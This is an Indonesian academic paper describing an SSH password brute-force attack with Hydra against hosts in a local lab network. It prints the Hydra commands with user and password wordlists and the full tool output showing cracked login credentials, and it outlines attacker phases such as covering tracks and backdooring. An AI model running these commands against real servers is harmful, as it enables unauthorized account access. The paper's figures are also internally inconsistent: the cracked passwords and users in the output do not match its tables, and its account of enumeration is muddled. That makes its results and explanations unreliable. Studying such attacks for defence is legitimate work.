

Upaya Penetrasi dengan Enumeration menggunakan Hydra

Andre Arta Kurniawan¹ Yahya Nugroho²

Program Studi/Jurusan Teknik Komputer, Institut Bisnis dan Informatika Stikom Surabaya,

Email: ¹andrearta1@gmail.com, ²yahya.nvf31@gmail.com

Abstrak: Internet di jaman sekarang sudah dapat dikatakan sebagai menjadi suatu kebutuhan untuk beberapa orang yang bergerak dalam teknologi internet. Namun di sisi lain ancaman terhadap internet juga akan semakin terus bertambah. Salah satu kejahatan yang ada pada internet adalah *cyber-crime* atau kejahatan internet dan kejahatan internet juga dapat dilakukan oleh siapa saja salah satunya *hacker*. Apabila seorang *hacker* berhasil meretas sebuah jaringan atau *server* maka tak diragukan lagi *hacker* tersebut dapat mengakses seluruh jaringan dan menggunakan setiap data yang ada, maka dari itu diperlukan seorang *network administrator* yang handal dalam menangani sebuah jaringan atau sebuah *server*. Pada jurnal ini mengamati langkah yang dilakukan oleh *Attacker* mendapatkan akses ke *user* menggunakan *tools hydra*, lama *cracking password user* membutuhkan rata-rata waktu sekitar 4 jam.

Kata Kunci: *cyber-crime, hacker, cracking password, enumeration, hydra*

Abstract: Today's internet can be said to be a necessity for some people who are engaged in internet technology. But on the other hand the threat to the internet will also continue to grow. One of the crimes that are on the internet is cyber-crime or internet-crime and internet-crime can also be done by anyone, one of them is a hacker. If a hacker succeeds in hacking a network or server then the hacker is undoubtedly able to access the entire network and use every available data, therefore a reliable network administrator is required to handle a network or a server. In this journal observing the steps taken by the Attacker gain access to the user using the hydra tools. In this journal observing the steps taken by the Attacker to gain access to the user using the Hydra tools, the length of cracking the user password requires an average of about 4 hours.

Keywords: *cyber-crime, hacker, cracking password, enumeration, hydra*

PENDAHULUAN

Di era teknologi internet yang sudah sangat maju ini memang sangat penting dibutuhkannya sebuah keamanan dalam sebuah jaringan, karena mengingat seiring majunya teknologi internet jumlah *cyber-crime* juga akan terus meningkat. Sebuah jaringan akan memerlukan *network administrator* yang handal dalam menangani sebuah jaringan, terutama dalam urusan keamanan jaringan. *Network administrator* harus bisa mengatasi apabila suatu waktu jaringan yang dikontrolnya mengalami serangan *hacker*. Tujuan dari keamanan komputer sendiri adalah melindungi informasi komputer yang berada di dalamnya. [1]

Sebuah jaringan tanpa kewanitaan pun juga sangat berbahaya apabila jaringan tersebut setiap harinya diakses dan digunakan. Terlebih para *hacker* akan dengan mudah masuk kedalam jaringan dan menyerang sebuah *server*. Dengan tidak adanya keamanannya pada sistem maka akan banyak para *Hacker* yang dengan mudah dapat mengambil alih sistem yang dibangun. [2] Ada berbagai jenis macam serangan yang dapat dilakukan oleh para *hacker* yang dapat digunakan untuk menyerang sebuah *server*, salah satunya dengan *penetration*. Dengan melakukan *penetration*, *hacker* akan berusaha masuk melalui celah keamanan yang terbuka dari *server* tersebut. Dan apabila *hacker* berhasil masuk ke

dalam server dan mendapatkan akses penuh terhadap server maka bukan tidak mungkin lagi *hacker* dapat dengan mudah dapat mengakses setiap data yang terdapat di dalam server tersebut. Kebocoran data dan informasi merupakan hal yang fatal. Data-data tersebut dapat disalahgunakan oleh pihak yang tidak bertanggung jawab. [3]

Namun, bagi sebagian orang bekerja untuk sebuah jaringan atau *network administrator*, mereka akan melakukan sendiri *penetration* ke dalam jaringan mereka sendiri sehingga kegiatan tersebut disebut dengan *penetration testing*.

Pada jurnal ini, upaya penetrasi dilakukan dengan cara menyelundup ke *user* akses terlebih dahulu, dengan cara enumeration. Enumeration merupakan salah satu usaha dari *attacker* untuk mendapatkan hak akses dengan mencoba berbagai kemungkinan *password* dari generator hash. Enumeration dapat dilakukan dengan menggunakan beberapa tolos yang opensource seperti hydra, medusa, dan John The Ripper. Jurnal ini menerapkan tools hydra untuk *cracking* password.

METODOLOGI PENETRATION

Teknik Penetration

Dalam melakukan *penetration* seorang *network administrator* harus melakukan beberapa tahapan untuk kemudian menganalisa apakah *server* tersebut masih memiliki celah keamanan atau tidak. Jika masih ditemukan celah kemanan maka *server* tersebut masih diperlukan solusi untuk memperbaiki celah kemanan. Keamanan jaringan ini dapat bertujuan untuk agar pemilik sistem informasi dapat menjaga sistem informasinya tidak ditembus atau disusupi oleh orang lain yang pada akhirnya dapat merusak sistem. [4] Untuk menerapkan teknologi yang aman perlu adanya perancangan sebuah sistem keamanan jaringan yang bagus. [5]

Tujuan lain dalam melakukan *penetration* adalah menentukan dan mengetahui kemungkinan – kemungkinan yang dapat terjadi apabila seorang *hacker* melakukan serangan terhadap *server*, serta dampak yang dihasilkan dari hasil eksploitasi *server* yang dilakukan oleh *hacker*.

Adapun tahapan yang harus dilakukan untuk melakukan *penetration* adalah sebagai berikut :

1. *Footprinting* = umumnya digunakan untuk mengumpulkan informasi sebanyak mungkin mengenai target yang akan diserang baik itu *server* maupun jaringan yang akan diserang. Dengan melakukan *footprinting*, *attacker* akan berusaha untuk mendapatkan informasi sebanyak mungkin mengenai target yang akan diserang, mulai dari *IP Addresses*, *name server*, hingga informasi mengenai *server*.
2. *Scanning* = dengan melakukan *scanning*, *attacker* akan mengumpulkan *port list* yang terbuka. Dari *port list* yang terbuka, *attacker* akan mengetahui dari mana *attacker* bisa menyerang
3. *Enumeration* = dengan melakukan *enumeration*, *attacker* akan mencari *user account* yang aktif atau *valid* dari target. Dengan memanfaatkan *user* ini *attacker* akan mencoba masuk kedalam *server*. *Enumeration* merupakan salah satu cara oleh *attacker* untuk mendapatkan informasi mengenai *username*, nama mesin, dan *resource* jaringan.

Salah satu *tools* yang bisa digunakan untuk melakukan *enumeration* ini adalah dengan menggunakan medusa, hydra, john the ripper, dan lain-lain. Pada jurnal ini, penerapannya menggunakan *tools hydra* pada linux.

- Hydra merupakan salah tools yang disediakan oleh Kali Linux, untuk *cracking* password sesuai dengan *wordlist user* dan *password* . Beberapa contoh 10.000 *wordlist* dari *password* disajikan pada tabel berikut,

Tabel 1 *Wordlist* dari *Generate Password*

No	Password
1	A1!%1
2	A%AA1
3	A%AzA
4	AA%1z@

Tabel 2 *Wordlist* dari *User*

No	User.lst	Nama user
1	User 1	felix
2	User 2	bukcy
3	User 3	james

Sintak yang digunakan pada hydra sebagai berikut :

```
hydra -L /root/JoTi/user.lst
-P /root/JoTi/password.lst
10.10.10.2 -t 4 ssh -->>
SSH-server
hydra -L /root/JoTi/user.lst
-P /root/JoTi/password.lst
20.20.20.253 -t 4 ssh -->>
user1
hydra -L /root/JoTi/user.lst
-P /root/JoTi/password.lst
20.20.20.254 -t 4 ssh -->>
user2
```

dari sintak tersebut terlihat kemungkinan password yang cocok dari user tersebut. Cepat tidaknya kinerja dari hydra tergantung dari spek resource yang digunakan oleh Attacker dan kompleksitas dari password.

```
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or se
Hydra (http://www.thc.org/thc-hydra) starting at 2019-06-16 16:17:17
[DATA] max 4 tasks per 1 server, overall 4 tasks, 6000 login tries (l:6/p:1)
[DATA] attacking ssh://20.20.20.254:22/
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 5936 to do in 01:33h, 4 active
[STATUS] 62.67 tries/min, 188 tries in 00:03h, 5812 to do in 01:33h, 4 active
[STATUS] 60.71 tries/min, 425 tries in 00:07h, 5575 to do in 01:32h, 4 active
[STATUS] 59.80 tries/min, 897 tries in 00:15h, 5103 to do in 01:26h, 4 active
[STATUS] 60.00 tries/min, 1860 tries in 00:31h, 4140 to do in 01:10h, 4 active
[22][ssh] host: 20.20.20.254 login: felix password: AbC!
[STATUS] 10.73 tries/min, 4130 tries in 04:00h, 1870 to do in 01:32h, 4 active
[22][ssh] host: 20.20.20.254 login: hans password: #2$5F/3
[STATUS] 20.36 tries/min, 5346 tries in 04:22h, 654 to do in 00:33h, 4 active
[STATUS] 21.09 tries/min, 5645 tries in 04:27h, 355 to do in 00:17h, 4 active
[STATUS] 21.80 tries/min, 5944 tries in 04:32h, 56 to do in 00:03h, 4 active
[STATUS] 21.93 tries/min, 6000 tries in 04:33h, 1 to do in 00:01h, 1 active
1 of 1 target successfully completed, 2 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-06-16 20:51:12
```

Gambar 1 Enumeration User : felix dengan Hydra


```
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
Hydra (http://www.thc.org/thc-hydra) starting at 2019-06-16 16:17:06
[DATA] max 4 tasks per 1 server, overall 4 tasks, 6000 login tries (l:6/p:1000),
[DATA] attacking ssh://10.10.10.2:22/
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 5936 to do in 01:33h, 4 active
[STATUS] 60.00 tries/min, 180 tries in 00:03h, 5820 to do in 01:33h, 4 active
[STATUS] 57.71 tries/min, 404 tries in 00:07h, 5596 to do in 01:37h, 4 active
[STATUS] 58.03 tries/min, 884 tries in 00:14h, 5116 to do in 01:27h, 4 active
[22][ssh] host: 10.10.10.2 login: bucky password: AAZz
[22][ssh] host: 10.10.10.2 login: james password: Az@1#!
[STATUS] 16.73 tries/min, 3863 tries in 03:50h, 2137 to do in 02:08h, 4 active
[STATUS] 19.54 tries/min, 4824 tries in 04:06h, 1176 to do in 01:01h, 4 active
[STATUS] 20.36 tries/min, 5128 tries in 04:11h, 872 to do in 00:43h, 4 active
[STATUS] 21.12 tries/min, 5426 tries in 04:16h, 574 to do in 00:28h, 4 active
[STATUS] 21.84 tries/min, 5720 tries in 04:21h, 280 to do in 00:13h, 4 active
1 of 1 target successfully completed, 2 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-06-16 20:43:59
```

Gambar 2 Enumeration User bucky dan james dengan hydra

4. *Gaining Access* = Setelah data – data yang diperlukan telah terkumpul, attacker akan mencoba untuk masuk ke dalam server atau mengakses server tersebut
5. *Privilege Escalation* = Dengan user – user yang ada, attacker akan mencoba masuk ke dalam server. Jika terdapat user yang dapat digunakan masuk ke dalam server, maka selanjutnya attacker akan mencoba untuk mendapatkan full-access terhadap server tersebut.

6. *Covering Tracks* = Setelah mendapatkan full-access terhadap server maka selanjutnya attacker akan menghapus logs yang ada agar tidak dicurigai.
7. *Backdooring* = Terakhir, attacker akan mencoba untuk membuat user baru dengan tujuan ketika attacker akan mengakses kembali server tersebut attacker akan masuk dengan user yang telah dibuatnya.
8. *Denial of Service* = Atau yang lebih sering dikenal dengan DoS attack, serangan ini juga merupakan serangkaian dari penteration attack, dimana ketika seorang attacker gagal menyerang maka attacker akan melakukan Teknik DoS attack.

HASIL DAN PEMBAHASAN



Gambar 3. Topologi yang digunakan untuk penetration

Dari ilustrasi Gambar 3. Rancangan topologi yang digunakan. Pada topologi jaringan, Attacker akan mencoba melakukan penetration dari dalam jaringan langsung atau jaringan lokal. Nantinya attacker akan mencoba untuk cracking password dari user dan SSH-Server yang terdapat pada jaringan tersebut.

Pada hasil percobaan cracking password, password yang digunakan terdiri atas berbagai macam kombinasi password hingga panjang karakter yang digunakan.

Attacker pada percobaan menggunakan sistem operasi Kali Linux v2019.2 dan tools yang digunakan untuk melakukan cracking password adalah menggunakan hydra.

Tabel 3. Lama Waktu *Cracking Password*

	Password	Mulai	Akhir	Lama
User 1	AAzz Az@1%!	16:17:06	20:43:59	04:26:53
User 2	AbC1! #2\$sF/3	16:17:17	20:51:12	04:33:55
User 3	AA%!@A Aik@1%!!	16:17:13	20:57:06	04:39:53

Dari hasil tabel 3. *Password* yang digunakan adalah hasil *generate random password* dengan menggunakan *tools* yang ada pada *Kali Linux*. *Password* yang digunakan pun juga kombinasi antara panjang karakter yang digunakan dengan jenis karakter yang digunakan.

Lama waktu hasil percobaan adalah dari *attacker* melakukan *cracking password* ke setiap *user* dan *SSH-Server* pada jaringan tersebut. Dan dari hasil pada tabel 1. menunjukkan semakin panjang karakter dan jenis *password* yang digunakan beragam maka waktu yang diperlukan semakin lama.

KESIMPULAN DAN SARAN

Penetrasi yang dilakukan dengan cara enumeration, untuk mendapatkan *password* dari *user* bisa dilakukan dengan cara mencari kemungkinan kecocokan dari *password* dan *user* menggunakan *hydra* selama 4 jam. Hal ini tergantung dari kompleksitas dari *password* dan *resource* yang digunakan *attacker*.

DAFTAR PUSTAKA

- [1] R. Pangalila, A. Noertjahyana y J. Andjarwirawan, Penetration Testing Server Sistem Informasi Manajemen dan Website Universitas Kristen Petra, *Jurnal Infra*, Vols. %1 de %2 Vol 3, No 2, 2015.
- [2] Y. Yunanri , I. Riadi y A. Yudhana, «Analisis Keamanan Webserver Menggunakan Metode Penetrasi Testing (PENTEST), *Annual Research Seminar (ARS)*, Vols. %1 de %2Vol 2, No 1, 2016.
- [3] M. Dahlan, A. Latubessy y M. Nurkamid, Analisa Keamanan Web Server Terhadap Serangan Possibility Sql Injection Studi Kasus: Web Server UMK, *Pros iding SNATIF*, 2015.

- [4] D. C. Angir, A. Noertjahyana y J. Andjarwirawan, Vulnerability Mapping pada Jaringan Komputer di Universitas X, *Jurnal Infra*, Vols. %1 de %2Vol 3, No 2, 2015.
- [5] A. Amarudin, Desain Keamanan Jaringan Pada Mikrotik Router Os Menggunakan Metode Port Knocking, *Jurnal TEKNOINFO*, Vols. %1 de %2Vol. 12, No. 2, 2018.